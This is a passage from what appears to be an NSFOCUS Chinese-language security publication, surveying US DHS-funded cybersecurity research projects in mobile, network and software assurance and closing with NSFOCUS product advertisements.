该项目由休斯实验室（HRL Laboratories LLC）负责。通过具有低功耗、级联特点的异常检测系统 iSentinel，为移动设备提供不显眼的、连续的、基于行为的认证。联合前端提供的安全警报激活新型早期预警算法，将神经网络与行为转换分析结合来消除误报。

2. 移动应用软件保证 Mobile App Software Assurance

该项目由 Kryptowire LLC 公司负责。Kryptowire 是一种自动测试移动应用程序的技术，能够判断是否符合最高联邦政府和行业安





图 15 异常检测流程

全标准。可帮助并缩短分析师评估应用安全状况的时间，还为测试组织定义的不同用户组提供测试和配置文件保护。





图 16 整体系统运作流程

3. 通过虚拟微安全来实现移动的远程访问（Remote Access for Mobility via Virtual Micro Security Perimeters）

该项目由新泽西州立罗格斯大学（Rutgers University）负责，为应用和操作系统提供了一流的数据保护功能，使用新的基于价值的信息流跟踪和加密策略代替执行环境隔离数据。该解决方案不需要修改操作系统或应用程序。因此，政府和企业人员可以使用其移动设备用于各种目的，处理涉及不同安全要求的敏感数据。

## 八、网络系统安全资助项目

1.Trinocular 检测和理解互联网中断

该项目由 University of Southern California/Information Sciences Institute 负责。许多因素导致互联网中断，如 2011 年埃及互联网关闭、2012 年飓风桑迪、2017 年飓风哈维，以及一些小规模未公开的停机。需要可靠的方法检测互联网中断，报告中断原因和趋势，从而提高网络的可靠性。中断检测可直接判断互联网的可靠性，并在重大中断后报告真实的状态。可提供全球 400 多万个 IPv4 网络的监测数据，可最快在发生后六分钟检测到边缘设备的中断。

2.911 和 NG911 系统的语音安全研究

该项目由 SecureLogix 公司负责。电话拒绝服务（TDoS - Telephony Denial of Service）是一种恶意入站呼叫，攻击公共安全号码，如 911 和应急人员。如果其与物理恐怖袭击相协调配合，TDoS 攻击将特别有破坏性，能导致大量受害者无法连接紧急服务。TDoS 攻击还会通过拒绝客户连接电话客服中心来影响金融实体。如果与针对金融服务公司互联网端和移动端的分布式拒绝服务

（DDoS）攻击同步，TDoS 攻击可能会阻断客户与其银行间的联系。该项目基于现有的语音安全解决方案，提供可在复杂语音网络上构建的软件库，还有集成的业务规则管理系统和机器学习引擎；通过开发验证呼叫者和检测欺诈性呼叫的功能，使 911 系统管理员能够更好地响应和管理 TDoS 威胁。

3. 自屏蔽动态网络架构

该项目由 Intelligent Automation,Inc. 公司负责。当前网络的静态性为攻击者提供了充分的可以随意获取情报、计划和执行攻击的机会。为了应对该挑战，该公司在弗罗里达理工学院的支持下，正努力整合其自屏蔽动态网络架构（SDNA-Self-Shielding Dynamic Network Architecture）与弗罗里达理工学院的联邦指挥与控制（FC2）框架，SDNA 是一种网络层的移动目标防御技术。由此整合产生的技术将是 SDNA-FC2 原型系统，具有保护全球网络运营的潜力。这些组合技术将提供一组新的高级防御功能，通过完全自动化或人工辅助的决策引擎，可以对受保护网络中的网段运行时刻（runtime）进行代码混淆，从而确定任务要求和安全目标。

## 九、软件保障资助项目

1. 渗透测试自动化（PTA - Penetration Test Automation）

该项目由 Secure Decisions 公司负责。最初，该平台配备了三个工具的插件：SQLMap，Hydra 和一个新的跨站点脚本（XSS）概念验证。 开发人员可以通过创建简单的包装插件为平台添加安全工具。现在，已经优化为一种流程服务，可促进渗透测试工具的自动化。这些工具的自动化将支持创建自动安全测试套件并提高手动测试的效率。

2. Code Ray- 通过混合应用程序安全测试更好地实现软件漏洞管理

该项目由 Secure Decisions 公司负责。Code Ray 是一种结合了静态和动态应用程序安全性测试结果的技术。它突出显示了源代码





图 17 基础架构图





图 18 流程图

中存在的软件漏洞，以及在不接触源代码情况下可被外部攻击者利用的内容。该技术将与 Code Dx 软件漏洞发现和管理系统一起使用，并转化为软件保障市场（SWAMP - Software Assurance Marketplace）。

3. ThreadFix- 混合分析映射

该项目由 Denim Group 公司负责。ThreadFix 获取广泛软件保障活动结果并对其进行规范化，以便为分析人员提供组织中软件安全状态的全面视图。此外，ThreadFix 将这些结果传达给他们已经使用的工具中的其他利益相关者，允许组织成功修复漏洞并报告其软件保障计划的进度。

4. 实时应用安全分析器（Real-Time Application Security Analyzer）

该项目由 RAM Laboratories，Inc. 公司负责。可检测、定位和排查用 C/C++ 语言编写的软件编译的二进制可执行文件中的漏洞，即使在源代码不可获取的情况下也可进行。RASAR 的合规性仪表盘可以显示二进制可执行文件中与通用缺陷列表相关的漏洞和合规性问题。

支持检测 OWASP 和 Defense Information Systems Agency Security Technical Implementation Guides 中的不合规情况，并且当源代码可获得时，可显示违反安全代码规则的情况。


图 22 工作流程

## 结束语

美国 CSD 主任 Douglas Maughan 博士将这些项目称作“都是可供国土安全机构采用的用于分析和发展网络空间安全技术的众多研究工作的精华”。CSD 为这些项目提供了良好的平台资源，促进科技成果市场转化，将这些项目投入到实践中，以解决美国实际面临的网络空间安全问题。CSD 对这些项目的发展潜力相当具有信心。

总结了一下这些项目的应用场景，大致可以分为四个方面：

- 基础设施：网络物理结合防御、可视化
- 网络系统：脆弱性评估、态势感知、抗 DDoS、抗 TDoS、策略控制
- 移动安全：数据隐私、用户认证
- 软件保障：渗透测试自动化、缩短发现漏洞时间、信息共享

同时，这些新兴项目不仅体现了新技术在现实中的应用，比如区块链、机器学习等；还给出了我们可能关注的一些网络安全方面的问题：比如数据隐私、合规、以及安全监测过程中人为因素控制，这些都可以作为新兴机会点来进行深入分析。

## 参考资料

[1] https://www.dhs.gov/science-and-technology/news/2018/03/12/news-release-st-announces-release-new-cybersecurity-research.

[2] https://www.dhs.gov/science-and-technology/cyber-security-division.

NSFOCUS绿盟科技


# THE EXPERT BEHIND GIANTS


# 巨 人 背 后 的 专 家


## THE EXPERT
## BEHIND GIANTS
## 巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

NSFOCUS NCSS
绿盟云安全解决方案

# 安全护“云”，随需而动




| 方式灵活 | 能力丰富 | 形态多样 | 开放性 |
|---|---|---|---|
| 提供了多种引流方式（SDN API／策略路由等）可以适用于传统和云计算网络 | 提供了从预防、检测、防护，到响应等丰富的安全能力 | 不限于虚拟安全产品，也支持传统设备 | 兼容云平台、SDN控制器及第三方安全厂商产品 |


**THE EXPERT**
**BEHIND GIANTS**
**巨人背后的专家**

多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技